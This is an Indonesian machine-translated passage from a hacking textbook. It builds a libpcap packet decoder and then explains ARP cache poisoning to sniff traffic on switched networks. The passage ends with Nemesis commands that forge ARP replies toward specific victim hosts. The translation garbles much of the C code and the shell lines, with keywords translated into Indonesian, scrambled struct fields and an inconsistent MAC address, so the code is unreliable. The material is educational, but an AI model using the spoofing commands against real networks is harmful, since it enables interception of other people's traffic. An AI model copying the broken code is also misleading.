File include juga mendefinisikan panjang header Ethernet di**ETH\_HLEN** sebagai 14 byte. Ini bertambah, karena alamat MAC sumber dan tujuan masing-masing menggunakan 6 byte, dan bidang jenis paket adalah bilangan bulat pendek 16-bit yang membutuhkan 2 byte. Namun, banyak kompiler akan melapisi struktur sepanjang batas 4-byte untuk penyelarasannya, yang berarti: sizeof(struktur ethhdr) akan mengembalikan ukuran yang salah. Untuk menghindari hal ini, **ETH\_HLEN** atau nilai tetap 14 byte harus digunakan untuk panjang header Ethernet.

Dengan menyertakan <linux/if\_ether.h>, ini termasuk file lain yang berisi \_\_ yang diperlukan untuk definisi tipe juga disertakan. Karena kita ingin membuat struktur sendiri untuk hacking-network.h, kita harus menghapus referensi ke definisi tipe yang tidak diketahui. Sementara kita melakukannya, mari kita beri nama yang lebih baik untuk bidang ini.

#### Ditambahkan ke hacking-network.h

---

```
# tentukan ETHER_ADDR_LEN 6  
# tentukan ETHER_HDR_LEN 14  
  
struct ether_hdr {  
    char ether_dest_addr yang tidak ditandatangani[ETHER_ADDR_LEN]; // Alamat MAC  
    tujuan unsigned char ether_src_addr[ETHER_ADDR_LEN]; // Alamat MAC sumber  
    unsigned short ether_type; // Jenis paket Ethernet  
};
```

---

Kita dapat melakukan hal yang sama dengan struktur IP dan TCP, menggunakan struktur yang sesuai dan diagram RFC sebagai referensi.


#### Dari /usr/include/netinet/ip.h

---

```
struktur iphdr  
{  
# if __BYTE_ORDER == __LITTLE_ENDIAN  
    unsigned int ihl:4;  
    versi int yang tidak ditandatangani: 4;  
# elif __BYTE_ORDER == __BIG_ENDIAN  
    unsigned int version:4;  
    unsigned int ihl:4;  
# kalau tidak  
# error "Tolong perbaiki <bits/endian.h>"  
# berakhir jika  
    u_int8_t tos;  
    u_int16_t tot_len;  
    u_int16_t id;
```

```
u_int16_t frag_off;
u_int8_t ttl;
protokol u_int8_t;
u_int16_t periksa;
u_int32_t saddr;
u_int32_t ayah;
/*Opsi dimulai dari sini. */
};
```

Dari RFC 791



## Contoh Header Datagram Internet

Setiap elemen dalam struktur sesuai dengan bidang yang ditunjukkan dalam diagram header RFC. Karena dua bidang pertama, Versi dan IHL (Panjang Header Internet) hanya berukuran empat bit dan tidak ada tipe variabel 4-bit di C, definisi header Linux membagi byte secara berbeda tergantung pada urutan byte dari host . Bidang-bidang ini berada dalam urutan byte jaringan, jadi, jika host adalah little-endian, IHL harus muncul sebelum Versi karena urutan byte dibalik. Untuk tujuan kami, kami tidak akan benar-benar menggunakan salah satu dari bidang ini, jadi kami bahkan tidak perlu membagi byte.

Ditambahkan ke hacking-network.h

```
struct ip_hdr {  
    unsigned char ip_version_and_header_length; // Versi dan panjang header  
    unsigned char ip_tos; // Jenis layanan //  
    ip_len pendek yang tidak ditandatangani; Panjang total  
    ip_id pendek yang tidak ditandatangani; // Nomor identifikasi  
    ip_frag_offset pendek yang tidak ditandatangani; // Fragmen offset dan  
    tandai char unsigned ip_ttl; // Saatnya hidup  
    ip_type karakter yang tidak ditandatangani; // Jenis protokol  
    ip_checksum pendek yang tidak ditandatangani; // Ceksum  
    ditandatangani; int ip_src_addr yang tidak // Alamat IP sumber //  
    ditandatangani; unsigned int ip_dest_addr; Alamat IP tujuan  
};
```

Padding kompiler, seperti yang disebutkan sebelumnya, akan menyelaraskan struktur ini pada batas 4-byte dengan mengisi sisa struktur. Header IP selalu 20 byte.

Untuk header paket TCP, kami mereferensikan /usr/include/netinet/tcp.h untuk struktur dan RFC 793 untuk diagram header.

### Dari /usr/include/netinet/tcp.h

---


```
typedef u_int32_t tcp_seq; /*  
  
 * Kepala TCP.  
 * Per RFC 793, September 1981.  
 */  
struktur tcphdr  
{  
    u_int16_t th_sport;      /* port sumber */ /* port  
    u_int16_t th_dport;     tujuan */  
    tcp_seq th_seq;         /* nomor urut */ /* nomor  
    tcp_seq th_ack;        pengakuan */  
    # jika __BYTE_ORDER == _LITTLE_ENDIAN  
    u_int8_t th_x2:4;       /* (tidak digunakan) */  
    u_int8_t th_off:4;      /* offset data */  
    # berakhir jika  
    # jika __BYTE_ORDER == _BIG_ENDIAN  
    u_int8_t th_off:4;      /* offset data */ /*  
    u_int8_t th_x2:4;       (tidak digunakan) */  
    # berakhir jika  
    u_int8_t th_flags;  
    # tentukan TH_FIN 0x01  
    # tentukan TH_SYN 0x02  
    # tentukan TH_RST 0x04  
    # tentukan TH_PUSH 0x08  
    # tentukan TH_ACK 0x10  
    # tentukan TH_URG 0x20  
    u_int16_t th_win;        /* jendela */  
    u_int16_t th_sum;        /* checksum */  
    u_int16_t th_urp;        /* penunjuk mendesak */  
};
```


---

### Dari RFC 793

---

Format Tajuk TCP





Offset Data: 4 bit

Jumlah kata 32 bit dalam TCP Header. Ini menunjukkan di mana data dimulai. Header TCP (bahkan satu termasuk opsi) adalah bilangan integral dengan panjang 32 bit.

Dicadangkan: 6 bit

Dicadangkan untuk penggunaan di masa mendatang.

Harus nol. Pilihan: variabel

---

Linuxtcpdrstruktur juga mengubah urutan bidang offset data 4-bit dan bagian 4-bit dari bidang yang dicadangkan tergantung pada urutan byte host. Bidang offset data penting, karena memberi tahu ukuran header TCP panjang variabel. Anda mungkin telah memperhatikan bahwa Linuxtcpdrstruktur tidak menghemat ruang untuk opsi TCP. Ini karena RFC mendefinisikan bidang ini sebagai opsional. Ukuran header TCP akan selalu sejajar 32-bit, dan offset data memberi tahu kita berapa banyak kata 32-bit yang ada di header. Jadi ukuran header TCP dalam byte sama dengan bidang offset data dari header dikali empat. Karena bidang offset data diperlukan untuk menghitung ukuran header, kami akan membagi byte yang memuatnya, dengan asumsi pengurutan byte host little-endian.

Ituth\_flagsbidang Linuxtcpdrstruktur didefinisikan sebagai karakter unsigned 8-bit. Nilai yang ditentukan di bawah bidang ini adalah bitmask yang sesuai dengan enam kemungkinan flag.

**Ditambahkan ke hacking-network.h**

---

```

struct tcp_hdr {
    tcp_src_port pendek yang tidak ditandatangani; // Port TCP sumber // Port TCP
    tcp_dest_port pendek yang tidak ditandatangani; int tujuan // nomor urut TCP // nomor pengakuan TCP
    tcp_seq yang tidak ditandatangani;
    int tcp_ack yang tidak ditandatangani;
    unsigned char dicadangkan:4; char yang tidak ditandatangani tcp_offset:4; char yang // 4 bit dari 6 bit ruang yang dicadangkan // offset data TCP untuk host little-endian // flag TCP (dan 2 bit dari ruang yang dicadangkan)
    tcp_flags yang tidak ditandatangani;
    # tentukan TCP_FIN 0x01
    # tentukan TCP_SYN 0x02
    # tentukan TCP_RST 0x04
    # tentukan TCP_PUSH 0x08
    # tentukan TCP_ACK 0x10
    # tentukan TCP_URG 0x20
    tcp_window pendek yang tidak ditandatangani; // Ukuran jendela
    tcp_checksum pendek yang tidak ditandatangani; TCP // TCP checksum
    tcp_urgent pendek yang tidak ditandatangani; // TCP penunjuk mendesak
};
```

---

Sekarang setelah header didefinisikan sebagai struktur, kita dapat menulis program untuk memecahkan kode header berlapis dari setiap paket. Tapi sebelum kita melakukannya, mari kita bicara tentang libpcap sejenak. Perpustakaan ini memiliki fungsi yang disebut `pcap_loop()`, yang merupakan cara yang lebih baik untuk menangkap paket daripada hanya mengulang pada `pcap_bergantung()` panggilan. Sangat sedikit program yang benar-benar menggunakan `pcap_next()`, karena itu canggung dan tidak efisien. Itu `pcap_loop()` fungsi menggunakan fungsi panggilan balik. Ini berarti `pcap_loop()` fungsi dilewatkan pointer fungsi, yang dipanggil setiap kali sebuah paket ditangkap. Prototipe untuk `pcap_loop()` adalah sebagai berikut:

---

```
int pcap_loop(pcap_t *pegangan, jumlah int, panggilan balik pcap_handler, u_char *args);
```

---

Argumen pertama adalah pegangan `pcap`, yang berikutnya adalah hitungan berapa banyak paket yang akan ditangkap, dan yang ketiga adalah penunjuk fungsi ke fungsi panggilan balik. Jika argumen hitungan diatur ke -1, itu akan berulang sampai program keluar darinya. Argumen terakhir adalah penunjuk opsional yang akan diteruskan ke fungsi panggilan balik. Secara alami, fungsi panggilan balik perlu mengikuti prototipe tertentu, karena `pcap_loop()` harus memanggil fungsi ini. Fungsi panggilan balik dapat diberi nama apa pun yang Anda suka, tetapi argumennya harus sebagai berikut:

---

```
batalkan panggilan balik(u_char *args, const struct pcap_pkthdr *cap_header, const u_char *paket);
```

---

Argumen pertama hanyalah penunjuk argumen opsional dari argumen terakhir `pcap_loop()`. Ini dapat digunakan untuk meneruskan informasi tambahan ke fungsi panggilan balik, tetapi kami tidak akan menggunakan ini. Dua argumen berikutnya harus familiar daripada `pcap_next()`: pointer ke header capture dan pointer ke paket itu sendiri.

Contoh kode berikut menggunakan `pcap_loop()` dengan fungsi panggilan balik untuk menangkap paket dan struktur header kami untuk memecahkan kodennya. Program ini akan dijelaskan sebagai kode terdaftar.

#### **decode\_sniff.c**

---

```
# sertakan <pcap.h>
# sertakan "hacking.h"
# sertakan "hacking-network.h"

void pcap_fatal(const char *, const char *);
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);

void catch_packet(u_char *, const struct pcap_pkthdr *, const u_char *);

int utama() {
    struct pcap_pkthdr cap_header; const
    u_char *paket, *pkt_data; char
    errbuf[PCAP_ERRBUF_SIZE]; karakter *
    perangkat;
```

```

pcap_t *pcap_handle;

perangkat = pcap_lookupdev(errbuf); jika
(perangkat == NULL)
    pcap_fatal("pcap_lookupdev", errbuf);

printf("Mengendus perangkat %s\n", perangkat);

pcap_handle = pcap_open_live(perangkat, 4096, 1, 0, errbuf); jika
(pcap_handle == NULL)
    pcap_fatal("pcap_open_live", errbuf);

pcap_loop(pcap_handle, 3, catch_packet, NULL);

pcap_close(pcap_handle);
}

```

---

Pada awal program ini, prototipe untuk fungsi panggilan balik, disebut `tertangkap_paket()`, dideklarasikan bersama dengan beberapa fungsi decoding. Segala sesuatu yang lain diutama() pada dasarnya sama, kecuali bahwa for loop telah diganti dengan satu panggilan `kepcap_loop()`. Fungsi ini dilewatkannya pada `pcap_handle`, disuruh menangkap tiga paket, dan menunjuk ke fungsi panggilan balik, `tertangkap_paket()`. Argumen terakhir adalah `BATAL`, karena kami tidak memiliki data tambahan untuk diteruskan `tertangkap_paket()`. Juga, perhatikan bahwa `decode_tcp()` fungsi mengembalikan `u_int`. Karena panjang header TCP adalah variabel, fungsi ini mengembalikan panjang header TCP.

```

void catch_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
* paket) {
    int tcp_header_length, total_header_size, pkt_data_len; u_char
    *pkt_data;

    printf("==== Mendapat paket %d byte ====\n", cap_header->len);

    decode_ethernet(paket);
    decode_ip(paket+ETHER_HDR_LEN);
    tcp_header_length = decode_tcp(paket+ETHER_HDR_LEN+ukuran(struct ip_hdr));

    total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_length;
    pkt_data = (u_char *)paket + total_header_size; // pkt_data menunjuk ke bagian data. pkt_data_len =
    cap_header->len - total_header_size;
    if(pkt_data_len > 0) {
        printf("\t\t\t%u byte data paket\n", pkt_data_len);
        dump(pkt_data, pkt_data_len);
    } kalau tidak
        printf("\t\t\tTidak Ada Paket Data\n");
    }

void pcap_fatal(const char *failed_in, const char *errbuf) {
    printf("Kesalahan Fatal dalam %s: %s\n", gagal_in, errbuf);
    keluar(1);
}

```

---

Itutertangkap\_paket()fungsi dipanggil kapan punpcap\_loop()menangkap sebuah paket. Fungsi ini menggunakan panjang header untuk membagi paket menjadi beberapa lapisan dan fungsi decoding untuk mencetak detail setiap header lapisan.

```
void decode_ether(const u_char *header_start) {
    di aku;
    const struct ether_hdr *ether_header;

    ethernet_header = (const struct ether_hdr *)header_start;
    printf("[[Lapisan 2 :: Header Ethernet ]]\n"); printf("[Sumber: %02x",
    ethernet_header->ether_src_addr[0]); untuk(i=1; i <
    ETHER_ADDR_LEN; i++)
        printf(":%02x", ethernet_header->ether_src_addr[i]);

    printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
    untuk(i=1; i < ETHER_ADDR_LEN; i++)
        printf(":%02x", ethernet_header->ether_dest_addr[i]);
    printf("\tJenis: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) {
    const struct ip_hdr *ip_header;

    ip_header = (const struct ip_hdr *)header_start;
    printf("\t((Lapisan 3 :: IP Header ))\n");
    printf("\t( Sumber: %s\t", inet_ntoa(ip_header->ip_src_addr));
    printf("Tujuan: %s )\n", inet_ntoa(ip_header->ip_dest_addr));
    printf("\t( Ketik: %u\t", (u_int)ip_header->ip_type);
    printf("ID: %hu\tPanjang: %hu )\n", ntohs(ip_header->ip_id), ntohs(ip_header->ip_len));
}

u_int decode_tcp(const u_char *header_start) {
    u_int header_size;
    const struct tcp_hdr *tcp_header;

    tcp_header = (const struct tcp_hdr *)header_start;
    header_size = 4 * tcp_header->tcp_offset;

    printf("\t\t{{ Lapisan 4 :::: TCP Header }}\n"); printf("\t\t{ Port Src: %hu\t",
    ntohs(tcp_header->tcp_src_port)); printf("Port Tujuan: %hu }\n",
    ntohs(tcp_header->tcp_dest_port)); printf("\t\t{ Baris #: %u\t",
    ntohs(tcp_header->tcp_seq)); printf("Ack #: %u }\n", ntohs(tcp_header-
    >tcp_ack)); printf("\t\t{ Ukuran Tajuk: %u\tBendera: ", ukuran_tajuk);
    if(tcp_header->tcp_flags & TCP_FIN)

        printf("FIN");
    if(tcp_header->tcp_flags & TCP_SYN)
        printf("SYN");
    if(tcp_header->tcp_flags & TCP_RST)
        printf("RST");
    if(tcp_header->tcp_flags & TCP_PUSH)
        printf("TEKAN");
    if(tcp_header->tcp_flags & TCP_ACK)
        printf("ACK");
```

```

if(tcp_header->tcp_flags & TCP_URG)
    printf("URG");
printf("}\n");

    kembali header_size;
}

```

---

Fungsi decoding dilewatkannya pointer ke awal header, yang typecast ke struktur yang sesuai. Ini memungkinkan mengakses berbagai bidang header, tetapi penting untuk diingat bahwa nilai-nilai ini akan berada dalam urutan byte jaringan. Data ini langsung dari kabel, sehingga urutan byte perlu dikonversi untuk digunakan pada x86 prosesor.

```

reader@hacking :~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking :~/booksrc $ sudo ./decode_sniff
Mengendus pada perangkat eth0
===== Mendapat paket 75 byte =====
[[ Layer 2 :: Ethernet Header      ]]
[ Sumber: 00:01:29:15:65:b6      Tujuan: 00:01:6c:eb:1d:50 Jenis: 8 ]
    ((Lapisan 3::: IP Header      ))
        ( Sumber: 192.168.42.1    Tujuan: 192.168.42.249 )
        (Tipe: 6       ID: 7755      Panjang: 61 )
            {{ Lapisan 4 :::: TCP Header   }}
                { Port Src: 35602      Port Tujuan: 7890 }
                { Urutan #: 2887045274   Ack #: 3843058889 }
                { Ukuran Header: 32     Bendera: PUSH ACK }

9 byte data paket
74 65 73 74 69 6e 67 0d 0a ===== | pengujian..
Punya paket 66 byte =====
[[ Layer 2 :: Ethernet Header      ]]
[ Sumber: 00:01:6c:eb:1d:50      Tujuan: 00:01:29:15:65:b6 Jenis: 8 ]
    ((Lapisan 3::: IP Header      ))
        ( Sumber: 192.168.42.249   Tujuan: 192.168.42.1 )
        (Jenis: 6 .      ID: 15678      Panjang: 52 )
            {{ Lapisan 4 :::: TCP Header   }}
                { Port Src: 7890 { Seq     Port Tujuan: 35602 }
                    #: 3843058889   Ack #: 2887045283 }
                { Ukuran Header: 32     Bendera: ACK }

Tidak Ada Paket Data
===== Punya paket 82 byte =====
[[ Layer 2 :: Ethernet Header      ]]
[ Sumber: 00:01:29:15:65:b6      Tujuan: 00:01:6c:eb:1d:50 Jenis: 8 ]
    ((Lapisan 3::: IP Header      ))
        ( Sumber: 192.168.42.1    Tujuan: 192.168.42.249 )
        (Tipe: 6       ID: 7756      Panjang: 68 )
            {{ Lapisan 4 :::: TCP Header   }}
                { Port Src: 35602 { Seq     Port Tujuan: 7890 }
                    #: 2887045283   Ack #: 3843058889 }
                { Ukuran Header: 32     Bendera: PUSH ACK }

16 byte data paket
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | ini ujian..
reader@hacking :~/booksrc $

```

---

Dengan header yang didekode dan dipisahkan menjadi beberapa lapisan, koneksi TCP/IP jauh lebih mudah dipahami. Perhatikan alamat IP mana yang terkait dengan alamat MAC mana. Perhatikan juga bagaimana nomor urut dalam dua paket dari 192.168.42.1 (paket pertama dan terakhir) bertambah sembilan, karena paket pertama berisi sembilan byte data aktual:  $2887045283 - 2887045274 = 9$ . Ini digunakan oleh protokol TCP untuk memastikan semua data tiba secara berurutan, karena paket dapat tertunda karena berbagai alasan.


Terlepas dari semua mekanisme yang dibangun ke dalam header paket, paket-paket tersebut masih dapat dilihat oleh siapa saja di segmen jaringan yang sama. Protokol seperti FTP, POP3, dan telnet mengirimkan data tanpa enkripsi. Bahkan tanpa bantuan alat seperti dsniff, cukup sepele bagi penyerang yang mengendus jaringan untuk menemukan nama pengguna dan kata sandi dalam paket ini dan menggunakan untuk membahayakan sistem lain. Dari perspektif keamanan, ini tidak terlalu bagus, jadi switch yang lebih cerdas menyediakan lingkungan jaringan yang diaktifkan.

### **0x444 Mengendus Aktif**

Di sebuah *beralih lingkungan jaringan*, paket hanya dikirim ke port yang dituju, sesuai dengan alamat MAC tujuan mereka. Ini membutuhkan perangkat keras yang lebih cerdas yang dapat membuat dan memelihara tabel yang mengaitkan alamat MAC dengan port tertentu, tergantung pada perangkat mana yang terhubung ke setiap port, seperti yang diilustrasikan di sini.


Keuntungan dari lingkungan yang diaktifkan adalah bahwa perangkat hanya dikirim paket yang dimaksudkan untuk mereka, sehingga perangkat promiscuous tidak dapat mengendus paket tambahan apa pun. Tetapi bahkan di lingkungan yang diaktifkan, ada cara cerdas untuk mengendus paket perangkat lain; mereka hanya cenderung sedikit lebih kompleks. Untuk menemukan peretasan seperti ini, detail protokol harus diperiksa dan kemudian digabungkan.

Salah satu aspek penting dari komunikasi jaringan yang dapat dimanipulasi untuk efek yang menarik adalah alamat sumber. Tidak ada ketentuan dalam protokol ini untuk memastikan bahwa alamat sumber dalam sebuah paket benar-benar adalah alamat mesin sumber. Tindakan memalsukan alamat sumber dalam sebuah paket dikenal sebagai *spoofing*. Penambahan spoofing ke tas trik Anda sangat meningkatkan jumlah kemungkinan peretasan, karena sebagian besar sistem mengharapkan alamat sumber valid.



Spoofing adalah langkah pertama dalam mengendus paket pada jaringan yang diaktifkan. Dua detail menarik lainnya ditemukan di ARP. Pertama, ketika balasan ARP datang dengan alamat IP yang sudah ada di cache ARP, sistem penerima akan menimpa informasi alamat MAC sebelumnya dengan informasi baru yang ditemukan dalam balasan (kecuali entri dalam cache ARP secara eksplisit ditandai sebagai permanen). Kedua, tidak ada informasi status tentang lalu lintas ARP yang disimpan, karena ini akan membutuhkan memori tambahan dan akan memperumit protokol yang dimaksudkan untuk menjadi sederhana. Ini berarti sistem akan menerima balasan ARP meskipun mereka tidak mengirimkan permintaan ARP.

Tiga detail ini, ketika dieksplorasi dengan benar, memungkinkan penyerang untuk mengendus lalu lintas jaringan pada jaringan yang diaktifkan menggunakan teknik yang dikenal sebagai: *Pengalihan ARP*. Penyerang mengirimkan balasan ARP palsu ke perangkat tertentu yang menyebabkan entri cache ARP ditimpakan dengan data penyerang. Teknik ini disebut *keracunan cache ARP*. Untuk mengendus lalu lintas jaringan antara dua titik, *SEBUAH* dan *B*, penyerang perlu meracuni cache ARP *SEBUAH* menyebabkan *SEBUAH* untuk percaya bahwa *B* alamat IP berada di alamat MAC penyerang, dan juga meracuni cache ARP dari *B* menyebabkan *B* untuk percaya bahwa *SEBUAH* alamat IP juga berada di alamat MAC penyerang. Kemudian mesin penyerang hanya perlu meneruskan paket-paket ini ke tujuan akhir yang sesuai. Setelah itu, semua lalu lintas antara *SEBUAH* dan *B* masih terkirim, tetapi semuanya mengalir melalui mesin penyerang, seperti yang ditunjukkan di sini.



Sejak *SEBUAH* dan *B* membungkus header Ethernet mereka sendiri pada paket mereka berdasarkan cache ARP masing-masing, *SEBUAH* lalu lintas IP dimaksudkan untuk *B* sebenarnya dikirim ke alamat MAC penyerang, dan sebaliknya. Sakelar hanya menyaring lalu lintas berdasarkan alamat MAC, sehingga sakelar akan berfungsi seperti yang dirancang, mengirim *SEBUAH* pasir *B* lalu lintas IP, ditujukan untuk alamat MAC penyerang, ke port penyerang. Kemudian penyerang membungkus ulang paket IP dengan header Ethernet yang tepat dan mengirimkannya kembali ke switch, di mana mereka akhirnya diarahkan ke tujuan yang tepat. Sakelar bekerja dengan baik; itu adalah mesin korban yang tertipu untuk mengarahkan lalu lintas mereka melalui mesin penyerang.

Karena nilai batas waktu, mesin korban secara berkala akan mengirimkan permintaan ARP nyata dan menerima balasan ARP nyata sebagai tanggapan. Untuk mempertahankan serangan redirection, penyerang harus menjaga cache ARP mesin korban diracuni. Cara sederhana untuk melakukannya adalah dengan mengirim balasan ARP palsu ke A dan B pada interval yang konstan—misalnya, setiap 10 detik.

*SEBUAH pintu gerbang* adalah sistem yang mengarahkan semua lalu lintas dari jaringan lokal ke Internet. Pengalihan ARP sangat menarik ketika salah satu mesin korban adalah gateway default, karena lalu lintas antara gateway default dan sistem lain adalah lalu lintas Internet sistem tersebut. Misalnya, jika mesin di 192.168.0.118 berkomunikasi dengan gateway di 192.168.0.1 melalui switch, lalu lintas akan dibatasi oleh alamat MAC. Ini berarti bahwa lalu lintas ini biasanya tidak dapat diendus, bahkan dalam mode promiscuous. Untuk mengendus lalu lintas ini, itu harus diarahkan.

Untuk mengarahkan lalu lintas, pertama-tama alamat MAC 192.168.0.118 dan 192.168.0.1 perlu ditentukan. Ini dapat dilakukan dengan melakukan ping ke host-host ini, karena setiap upaya koneksi IP akan menggunakan ARP. Jika Anda menjalankan sniffer, Anda dapat melihat komunikasi ARP, tetapi OS akan menyimpan asosiasi alamat IP/MAC yang dihasilkan.

---

```
reader@hacking :~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 data oktet
64 oktet dari 192.168.0.1: icmp_seq=0 ttl=64 waktu=0.4 ms
--- 192.168.0.1 statistik ping ---
1 paket terkirim, 1 paket diterima, 0% packet loss pulang pergi
min/avg/max = 0.4/0.4/0.4 ms
reader@hacking :~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 data oktet
64 oktet dari 192.168.0.118: icmp_seq=0 ttl=128 waktu=0.4 ms
--- 192.168.0.118 statistik ping ---
1 paket terkirim, 1 paket diterima, 0% packet loss pulang pergi
min/avg/max = 0.4/0.4/0.4 ms
reader@hacking :~/booksrc $ arp -na
?(192.168.0.1) pada 00:50:18:00:0F:01 [eter] di eth0 ?
(192.168.0.118) pada 00:C0:F0:79:D3:30 [ether] pada eth0
reader@hacking :~/booksrc $ ifconfig eth0
eth0      Encap tautan:Ethernet HWaddr 00:00:AD:D1:C7:ED
          inet addr: 192.168.0.193 Bcast: 192.168.0.255 Mask: 255.255.255.0 UP
          BROADCAST NOTRAILERS MENJALANKAN MTU: 1500 Metrik:1
          Paket RX: kesalahan 4153:0 jatuh:0 overruns:0 frame:0 Paket
          TX:3875 kesalahan:0 jatuh:0 overruns:0 pembawa:0 tabrakan:0
          txqueuelen:100
          RX byte:601686 (587,5 Kb) TX byte:288567 (281,8 Kb)
          Interrupt:9 Alamat dasar:0xc000
reader@hacking :~/booksrc $
```

---

Setelah melakukan ping, alamat MAC untuk 192.168.0.118 dan 192.168.0.1 berada di cache ARP penyerang. Dengan cara ini, paket dapat mencapai tujuan akhir mereka setelah diarahkan ke mesin penyerang. Dengan asumsi kemampuan penerusan IP dikompilasi ke dalam kernel, yang perlu kita lakukan hanyalah mengirim beberapa balasan ARP palsu secara berkala. 192.168.0.118 perlu diberi tahu bahwa 192.168.0.1 ada di 00:00:AD:D1:C7:ED, dan 192.168.0.1 harus

diberitahu bahwa 192.168.0.118 juga ada di 00:00:AD:D1:C7:ED. Paket ARP palsu ini dapat disuntikkan menggunakan alat injeksi paket baris perintah yang disebut Nemesis. Nemesis awalnya adalah seperangkat alat yang ditulis oleh Mark Grimes, tetapi dalam versi terbaru 1.4, semua fungsi telah digabungkan menjadi satu utilitas oleh pengelola dan pengembang baru, Jeff Nathan. Kode sumber untuk Nemesis ada di LiveCD di /usr/src/nemesis-1.4/, dan telah dibuat dan diinstal.

---

```
reader@hacking :~/booksrc $ musuh
```

NEMESIS --= Proyek NEMESIS Versi 1.4 (Build 26)

Penggunaan NEMESIS:

```
musuh [mode] [opsi]
```

Mode NEMESIS:

```
arp  
dns  
ethernet  
icmp  
igmp
```

```
aku p
```

```
ospf (saat ini tidak berfungsi) rip
```

```
tcp  
udp
```

Pilihan NEMESIS:

Untuk menampilkan opsi, tentukan mode dengan opsi "bantuan".

```
reader@hacking :~/booksrc $ nemesis arp help
```

Injeksi Paket ARP/RARP --= Proyek NEMESIS Versi 1.4 (Build 26)

Penggunaan ARP/RARP:

```
arp [-v (verbose)] [opsi]
```

Opsi ARP/RARP:

- S <Alamat IP sumber>
- D <Alamat IP Tujuan>
- h <Pengirim alamat MAC dalam bingkai ARP>
- m <Target alamat MAC dalam bingkai ARP>
- s <Permintaan ARP gaya Solaris dengan penambahan perangkat keras target yang disetel ke siaran>
- r ({ARP,RARP} REPLY aktifkan)
- R (aktifkan RARP)
- P <Berkas muatan>

Opsi Tautan Data:

- d <Nama perangkat Ethernet>
- H <Sumber alamat MAC>
- M <Alamat MAC tujuan>

Anda harus menentukan alamat IP Sumber dan Tujuan.

```
reader@hacking :~/booksrc $ sudo musuh bebuyutan arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79 :3D:30 -H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30
```

Injeksi Paket ARP/RARP -- Proyek NEMESIS Versi 1.4 (Build 26)

```
